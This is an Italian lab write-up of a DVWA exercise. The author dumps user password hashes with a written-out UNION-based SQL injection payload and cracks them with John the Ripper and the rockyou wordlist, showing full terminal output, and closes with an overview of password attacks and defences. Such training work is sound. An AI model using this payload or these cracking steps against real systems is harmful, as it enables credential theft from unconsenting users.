Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio
L'obiettivo di questo esercizio era quello di recuperare le password hashate presenti nel database della DVWA (Damn Vulnerable Web Application) e di eseguire il cracking per ottenere le versioni in chiaro utilizzando strumenti come John the Ripper.


Fasi dell'Esercizio

1. **Verifica della Comunicazione tra Kali e Metasploit**
   La prima operazione effettuata è stata la verifica della connessione tra Kali Linux e Metasploit. Ho confermato che la comunicazione tra i due sistemi fosse positiva e che fossero correttamente configurati per eseguire l'attacco.
2. **Accesso alla DVWA e Abbassamento della Sicurezza**
   Successivamente, sono entrato nella DVWA e ho abbassato la protezione della sicurezza a livello *Low*, in modo da poter sfruttare vulnerabilità meno protette, come le iniezioni SQL.
3. **Esecuzione dell'Attacco SQL Injection**
   Ho selezionato la sezione della DVWA che permette l'esecuzione di SQL Injection.
   Utilizzando il seguente script di SQL Injection:

%' AND 1=0 UNION SELECT NULL, CONCAT(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) FROM users #

Ho recuperato le password hashate dal database, che risultavano essere in formato MD5.


Creazione del File delle Password
Ho copiato gli hash delle password ottenuti dal database e li ho memorizzati in un file chiamato *password*. Questo file sarebbe stato utilizzato successivamente nel cracking delle password.



Preparazione della Wordlist e Crack di Password

Per eseguire il cracking, ho utilizzato il wordlist *rockyou.txt*, che è una raccolta di parole comunemente usate nelle password. Poiché il file era compresso in formato ZIP, l'ho decompresso usando il comando:

sudo gunzip rockyou.txt.gz



Utilizzo di John the Ripper

Ho quindi utilizzato *John the Ripper*, uno degli strumenti più potenti per il cracking delle password, con il seguente comando:

john --wordlist=/usr/share/wordlists/rockyou.txt password

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt password

Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-11-07 08:46) 0g/s 11009Kp/s 11009Kc/s 88077KC/s !WHOA!1..*7¡VA
Session completed.
```

Tuttavia, l'output iniziale ha segnalato che John the Ripper non era sicuro riguardo al tipo di hash da decifrare, in quanto supporta vari formati. Per risolvere questo problema, ho specificato esplicitamente il formato *Raw-MD5* con il comando:

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2024-11-07 08:49) 200.0g/s 144000p/s 144000c/s 192000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 password

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Cracking delle Password
Dopo aver configurato correttamente il formato dell'hash, ho avviato il cracking delle password. Dopo un po' di tempo, ho ottenuto le versioni in chiaro delle password utilizzando il comando:

john --show --format=Raw-MD5 password

Risultati Ottenuti
L'operazione di cracking è stata completata con successo e sono riuscito a recuperare le password in chiaro degli utenti. Questo dimostra l'efficacia dell'uso di John the Ripper con una wordlist appropriata, in combinazione con una corretta identificazione del formato dell'hash.

Considerazioni Finali sugli Attacchi alle Password

Il cracking delle password è una tecnica che sfrutta vulnerabilità nei sistemi di gestione delle password. Gli attacchi più comuni sono:

- **Attacco a Forza Bruta**: Consiste nel provare tutte le possibili combinazioni di caratteri finché non viene trovata la password corretta. Questo tipo di attacco è molto lento e richiede una grande potenza di calcolo, ma è infallibile se la password è breve e semplice.
- **Attacco a Dizionario**: In questo caso, si utilizzano liste precompilate di parole (come *rockyou.txt*) che contengono le password più comuni. È più rapido rispetto a un attacco a forza bruta, ma dipende dalla forza della password e dalla sua presenza nella wordlist.
- **Rainbow Tables**: Queste sono tabelle precompute contenenti hash di password comuni. Consentono di "decriptare" rapidamente gli hash senza dover fare il calcolo in tempo reale. Tuttavia, le tecniche come l'uso di sali rendono questo attacco meno efficace.
- **Keylogging**: Un altro tipo di attacco che registra le sequenze di tasti premuti sulla tastiera per catturare le password in chiaro durante l'inserimento. Questo attacco può essere eseguito su un computer infetto da malware.
- **Pass the Hash**: In questo attacco, l'attaccante sfrutta gli hash delle password già acquisiti, senza bisogno di recuperare la password in chiaro. Viene utilizzato spesso per muoversi lateralmente in una rete compromessa.

In sintesi, l'esercizio ha messo in luce come gli attacchi alle password siano pratiche comuni e come i sistemi di protezione debbano essere robusti per difendersi da questi attacchi, sia tramite l'uso di sali e hash sicuri, sia tramite tecniche di protezione aggiuntive come l'autenticazione multifattore.